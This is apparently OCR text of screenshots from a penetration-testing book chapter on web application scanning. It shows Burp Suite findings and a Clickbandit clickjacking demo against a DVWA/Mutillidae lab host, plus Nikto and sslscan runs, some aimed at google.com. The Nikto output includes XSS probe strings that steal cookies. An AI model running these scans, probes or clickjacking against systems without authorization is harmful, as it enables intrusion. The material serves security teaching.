37 09:32:43 7 Mar 2017 Issue found Frameable response (potential Clickjacking) http://172.16.69.128 /dvwa/login.php Information Firm
38 09:32:43 7 Mar 2017 Issue found Cleartext submission of password http://172.16.69.128 /dvwa/login.php High Certain
39 09:32:43 7 Mar 2017 Issue found Path-relative style sheet import http://172.16.69.128 /dvwa/login.php Information Tentative
40 09:33:11 7 Mar 2017 Issue found Frameable response (potential Clickjacking) http://172.16.69.128 /dav/ Information Firm
41 09:33:11 7 Mar 2017 Issue found Directory listing http://172.16.69.128 /dav/ Information Firm
42 09:33:29 7 Mar 2017 Issue found Frameable response (potential Clickjacking) http://172.16.69.128 /dvwa/index.php Information Firm
43 09:33:29 7 Mar 2017 Issue found Path-relative style sheet import http://172.16.69.128 /dvwa/index.php Information Tentative
44 09:34:53 7 Mar 2017 Issue found Frameable response (potential Clickjacking) http://172.16.69.128 /mutillidae/framing.php Information Firm
45 09:34:53 7 Mar 2017 Issue found HTML does not specify charset http://172.16.69.128 /mutillidae/framing.php Information Certain
46 09:35:27 7 Mar 2017 Issue found Frameable response (potential Clickjacking) http://172.16.69.128 /mutillidae/rene-magritte.php Information Firm
Advisory Request Response
Frameable response (potential Clickjacking)
Issue: Frameable response (potential Clickjacking)
Severity: Information
Confidence: Firm
Host: http://172.16.69.128
Path: /mutillidae/framing.php
Issue description
If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy HTTP header, it might be possible for a page controlled by an attacker to load it within an iframe. This may enable a clickjacking attack, in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defenses against cross-site request forgery, and may result in unauthorized actions.
Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.
You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application.
Issue remediation
To effectively prevent framing attacks, the application should return a response header with the name X-Frame-Options and the value DENY to prevent framing altogether, or the value SAMEORIGIN to allow framing only by pages on the same origin as the response itself. Note that the SAMEORIGIN header can be partially bypassed if the application itself can be made to frame untrusted websites.
References
X-Frame-Options



Burp Intruder Repeater Window Help
Search
Save state
Restore state
Project options
User options
Passwords
Rename project
Burp Infiltrator
Burp Clickbandit
Burp Collaborator client
Exit
Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Logger++
Issue definitions Options
Issue type Host Path Insertion point Severity Confidence Comment
HTML does not specify charset http://www.jython.org /jythonIrcLogin.html Information Certain
Frameable response (potential Clickjacking) http://www.jython.org /developer.htm Information Firm
HTML does not specify charset http://www.jython.org /developer.htm Information Certain
Frameable response (potential Clickjacking) http://172.16.69.128 /dvwa/login.php Information Firm
Cleartext submission of password http://172.16.69.128 /dvwa/login.php High Certain
Path-relative style sheet import http://172.16.69.128 /dvwa/login.php Information Tentative
Frameable response (potential Clickjacking) http://172.16.69.128 /dav/ Information Firm
Directory listing http://172.16.69.128 /dav/ Information Firm
Frameable response (potential Clickjacking) http://172.16.69.128 /dvwa/index.php Information Firm
43 09:33:29 7 Mar 2017 Issue found Path-relative style sheet import http://172.16.69.128 /dvwa/index.php Information Tentative
44 09:34:53 7 Mar 2017 Issue found Frameable response (potential Clickjacking) http://172.16.69.128 /mutillidae/framing.php Information Firm
45 09:34:53 7 Mar 2017 Issue found HTML does not specify charset http://172.16.69.128 /mutillidae/framing.php Information Certain
46 09:35:27 7 Mar 2017 Issue found Frameable response (potential Clickjacking) http://172.16.69.128 /mutillidae/rene-magritte.php Information Firm
Advisory Request Response
Frameable response (potential Clickjacking)
Issue: Frameable response (potential Clickjacking)
Severity: Information
Confidence: Firm
Host: http://172.16.69.128
Path: /mutillidae/framing.php
Issue description
If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy HTTP header, it might be possible for a page controlled by an attacker to load it within an iframe. This may enable a clickjacking attack, in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defenses against cross-site request forgery, and may result in unauthorized actions.
Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.
You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application.
Issue remediation
To effectively prevent framing attacks, the application should return a response header with the name X-Frame-Options and the value DENY to prevent framing altogether, or the value SAMEORIGIN to allow framing only by pages on the same origin as the response itself. Note that the SAMEORIGIN header can be partially bypassed if the application itself can be made to frame untrusted websites.
References
X-Frame-Options


Applications
Places
com-install4j-runtime-launcher-UnixLauncher
Tue 09:37
Burp Suite Professional v1.7.19 - Temporary Project - licensed to Michael Hixon [single user license]
Burp Clickbandit
Burp Clickbandit
Copy Clickbandit to clipboard
Close


http://172.1.../framing.php
172.16.69.128/mutillidae/framing.php
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Page Viewer
Back
Click on portion of picture to enlarge
Starting with the mouse off of the picture, move the mouse over the picture, then click to enlarge a portion of the picture.
Giant Invisible Click-Jacking Button


Mozilla Firefox
http://172.1.../framing.php
172.16.69.128/mutillidae/framing.php
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Page Viewer
Back
Click on portion of picture to enlarge
Starting with the mouse off of the picture, move the mouse over the picture, then click to enlarge a po
Cut
Copy
Paste
100%
New Window
New Private Window
Save Page
Print
History
Full Screen
Find
Preferences
Add-ons
Developer
Synced Tabs
Cookies Manager+
Sign in to Sync
Customize
Giant Invisible Click-Jacking Button



http://172.1.../framing.php
172.16.69.128/mutillidae/framing.php
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
BURPCLICKBANDIT
Finish
Record mode
Disable click actions
Page Viewer
Back
Click on portion of picture to enlarge
Starting with the mouse off of the picture, move the mouse over the picture, then click to enlarge a portion of the picture.
Inspector
Console
Debugger
Style Editor
Performan...
Network
Net
CSS
JS
Security
Logging
Server
Clear
Filter output
iframe.contentWindow.location = location+'';
start();
}
window.clickbandit = {mode: 'record', finish: finish, version: "1.0", disableClickActions: false};
window.addEventListener('DOMContentLoaded', ready, false);
if(document.readyState === 'complete') {
ready();
}
}();
true


data:text/ht... C9ib2R5Pg== ×
data:text/html;base64,PGJvZHk+CjxkaXYgaWQ9ImNvbnRhaW5lciIgc3R5bGU9ImNsaXAtcGF0aDpub25lO2NsaXA6YXV0
Search
Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng
BURPCLICKBANDIT - + Toggle transparency Reset Save
Review mode ?
on portion of picture to enlarge
ng with the mouse off of the picture, move the mouse over the picture, then click to enlarge a portion of the picture.
You've been clickjacked!
Inspector Console Debugger Style Editor Performan... Network
Net CSS JS Security Logging Server Clear
Filter output
The character encoding of the HTML document was not declared. The document will render with garbled text in some browser configurations if the document contains characters from outside the US-ASCII range. The character encoding of the page must be declared in the document or in the transfer protocol. data:PGJvZHk+Cj...
Use of captureEvents() is deprecated. To upgrade your code, use the DOM 2 addEventListener() method. For more help http://developer.mozilla.org/en/docs/DOM:element.addEventListener follow-mous... :7:9
Load denied by X-Frame-Options: http://172.16.69.128/mutillidae/index.php?page=rene-magritte.php does not permit framing. <unknown>

Chapter 9: Web Application Scanning


```
File  Edit  View  Search  Terminal  Help
root@kali:~# nikto -host google.com -port 443 -ssl
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          209.85.232.101
+ Target Hostname:    google.com
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.google.com
                   Ciphers:  ECDHE-ECDSA-CHACHA20-POLY1305
                   Issuer:   /C=US/O=Google Inc/CN=Google Internet Authority G2
+ Start Time:         2017-02-23 08:05:45 (GMT-5)
---------------------------------------------------------------------------
+ Server: gws
+ Uncommon header 'alt-svc' found, with contents: quic=":443"; ma=2592000; v="35,34"
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a d
ifferent fashion to the MIME type
+ Root page / redirects to: https://www.google.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server banner has changed from 'gws' to 'sffe' which may suggest a WAF, load balancer or proxy is in place
+ Cookie NID created without the secure flag
+ Server is using a wildcard certificate: *.google.com
+ Allowed HTTP Methods: GET, HEAD
```


```
File  Edit  View  Search  Terminal  Help
^Croot@kali:~# nikto -host 74.125.143.101 -port 443 -ssl -vhost www.google.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          74.125.143.101
+ Target Hostname:    74.125.143.101
+ Target Port:        443
+ Virtual Host:       www.google.com
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=US/ST=California/L=Mountain View/O=Google Inc/CN=*.google.com
                   Ciphers:  ECDHE-RSA-CHACHA20-POLY1305
                   Issuer:   /C=US/O=Google Inc/CN=Google Internet Authority G2
+ Start Time:         2017-02-23 08:16:33 (GMT-5)
---------------------------------------------------------------------------
+ Server: gws
+ Cookie NID created without the secure flag
+ Uncommon header 'alt-svc' found, with contents: quic=":443"; ma=2592000; v="35,34"
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a d
```


File Edit View Search Terminal Help
root@kali:~# nikto -host 172.16.69.128
- Nikto v2.1.6

+ Target IP: 172.16.69.128
+ Target Hostname: 172.16.69.128
+ Target Port: 80
+ Start Time: 2017-02-23 08:18:53 (GMT-5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a di
fferent fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://
www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are a
lso current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP
 requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP
 requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP
 requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP
 requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited t
o authorized hosts.
+ Server leaks inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec
 9 12:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to au
thorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of syste
m information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ /phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</script>: Output from the phpinfo() function was found.
+ /phpinfo.php?cx[]=D0PxGZ0dEUDqodkYa7TWkuvidsQdRPcrEuW0hzGuLTm5qYjw3msA9dznksvnlCRkpjdI7jMn1bB98ToTlPIo5o7DAnRQyLVf7SLK2
CSFW2L4hTA2wA37aZwi0M1GAEjAHMlH9Lzl2J28IuBRnFgtxlCj8ewWS1wNi9iN3c33IAKx9urSXvJPqBSOd2jfsu72plFsXexBcAIIAhn0r93G1TNzGLUeZQ
27WKSC9S6JhXISCrcLgEqafOTmEaR87O7e7Tyyt2DTbpGOmJOC64r3sEXdUPi2BHAW8wWn4VToftcOnk0M8NO0TPVzOdZuzfIXL9pZ5GNrGiFY7KG8hqmmh9U
qBrkHKEhhFzCSMiWF9yMwjPjyzVSY3gZfPpQ7NFoVDIP9uNbswVICZgHrwuqMIQ3U0ODwwR9fByFC0CvLdJu3vrWDMueeObvusmoxiZpIwnd1TmUQZTcyXOYs
yglDakR4tRpMhrCe54zc2zImehjWNm3cqWviCDmdqETbSZG2cJwFm7KkvjVNSIQOY5or0XtIsOx80rV8rnXTGs3GTR07rvBUPsTeJbeNWFoMBC3c9We2yplxp
EBtPaPZlvjdvvFKDbM5Uf53wkgvB27XeA830Z05NYb7JS0ZvzI62hEMrRGRxXvE5SveHOTxmoo02jXmjQfWj2Q6cBCxPDAYl6p8zGU9nreHqnI9UBrXNFEEYi
zYZeM2lNoCUrXBsnMIzt5c9z9MKE1rg4XuxsqYodbid5qd2k7iRmrFDDpkcxdbYFGFBQql0BGWx3DMwt28ooB21zOQnD6KvArs5bkNPxiXCsr14np0M8FFf0f
Rn2CGzJZCHhjHMOTfE2h2UV4e1yPzdtR7Ay4HXS95hPxeSt783bk9eBx34CRTmtfyq1LbTIRGbOuejjkCLEc5Ik5JtyYrPxN7PvpRzKTAUMJFevROxmIlAADA
Io8YvytJXOQj9DBfGNBNDJYDLPbUh84SHlDzuWC1NYuMXxo7vbgW7y4CjJIdGYmuRcnMz3bfQ4gD9PdGV2PZG2FaT8dsX6bumNkKcyWWMS6lyNHqouGuqPxJs


File Edit View Search Terminal Help
root@kali:~# sslscan google.com
Version: 1.11.8-static
OpenSSL 1.0.2k-dev xx XXX xxxx
Testing SSL server google.com on port 443
TLS Fallback SCSV:
Server does not support TLS Fallback SCSV
TLS renegotiation:
Secure session renegotiation supported
TLS Compression:
Compression disabled
Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed
Supported Server Cipher(s):
Preferred TLSv1.2 128 bits ECDHE-RSA-AES128-GCM-SHA256 Curve P-256 DHE 256
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
Accepted TLSv1.2 128 bits AES128-GCM-SHA256
Accepted TLSv1.2 128 bits AES128-SHA
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-GCM-SHA384 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.2 256 bits AES256-GCM-SHA384
Accepted TLSv1.2 256 bits AES256-SHA
Accepted TLSv1.2 112 bits DES-CBC3-SHA
Preferred TLSv1.1 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
Accepted TLSv1.1 128 bits AES128-SHA
Accepted TLSv1.1 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.1 256 bits AES256-SHA
Accepted TLSv1.1 112 bits DES-CBC3-SHA
Preferred TLSv1.0 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
Accepted TLSv1.0 128 bits AES128-SHA
Accepted TLSv1.0 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.0 256 bits AES256-SHA
Accepted TLSv1.0 112 bits DES-CBC3-SHA
SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength: 2048
Subject: *.google.com
Altnames: DNS:*.google.com, DNS:*.android.com, DNS:*.appengine.google.com, DNS:*.cloud.google.com, DNS:*.gcp.gvt2.com, DNS:*.google-analytics.com, DNS:*.google.ca, DNS:*.google.cl, DNS:*.google.co.in, DNS:*.google.co.jp, DNS:*.google.co.uk, DNS:*.google.com.ar, DNS:*.google.com.au, DNS:*.google.com.br, DNS:*.google.com.co, DNS:*.google.com.mx, DNS:*.google.com.tr, DNS:*.google.com.vn, DNS:*.google.de, DNS:*.google.es, DNS:*.google.fr, DNS:*.google.hu, DNS:*.google.it, DNS:*.google.nl, DNS:*.google.pl, DNS:*.google.pt, DNS:*.googleadapis.com, DNS:*.googleapis.cn, DNS:*.googlecommerce.com, DNS:*.googlevideo.com, DNS:*.gstatic.cn, DNS:*.gstatic.com, DNS:*.gvt1.com, DNS:*.gvt2.com, DNS:*.metric.gstatic.com, DNS:*.urchin.com, DNS:*.url.google.com, DNS:*.youtube-nocookie.com, DNS:*.youtube.com, DNS:*.youtubeeducation.com, DNS:*.ytimg.com, DNS:android.clients.google.com, DNS:android.com, DNS:developer.android.google.cn, DNS:g.co, DNS:goo.gl, DNS:google-analytics.com, DNS:google.com, DNS:googlecommerce.com, DNS:urchin.com, DNS:www.goo.gl, DNS:youtu.be, DNS:youtube.com, DNS:youtube education.com
Issuer: Google Internet Authority G2
Not valid before: Feb 1 13:47:18 2017 GMT
Not valid after: Apr 26 13:21:00 2017 GMT
root@kali:~#


File Edit View Search Terminal Help
root@kali:~# sslscan google.com | grep Accepted
Accepted TLSv1.2 128 bits ECDHE-RSA-AES128-SHA Curve P-256 DHE 256
Accepted TLSv1.2 128 bits AES128-GCM-SHA256
Accepted TLSv1.2 128 bits AES128-SHA
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-GCM-SHA384 Curve P-256 DHE 256
Accepted TLSv1.2 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.2 256 bits AES256-GCM-SHA384
Accepted TLSv1.2 256 bits AES256-SHA
Accepted TLSv1.2 112 bits DES-CBC3-SHA
Accepted TLSv1.1 128 bits AES128-SHA
Accepted TLSv1.1 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.1 256 bits AES256-SHA
Accepted TLSv1.1 112 bits DES-CBC3-SHA
Accepted TLSv1.0 128 bits AES128-SHA
Accepted TLSv1.0 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.0 256 bits AES256-SHA
Accepted TLSv1.0 112 bits DES-CBC3-SHA
root@kali:~#

```
File  Edit  View  Search  Terminal  Help
root@kali:~# sslscan google.com | grep Accepted | grep 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  AES128-GCM-SHA256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-GCM-SHA384   Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  AES256-GCM-SHA384
Accepted  TLSv1.2  256 bits  AES256-SHA
Accepted  TLSv1.1  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.1  256 bits  AES256-SHA
Accepted  TLSv1.0  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.0  256 bits  AES256-SHA
root@kali:~#
```

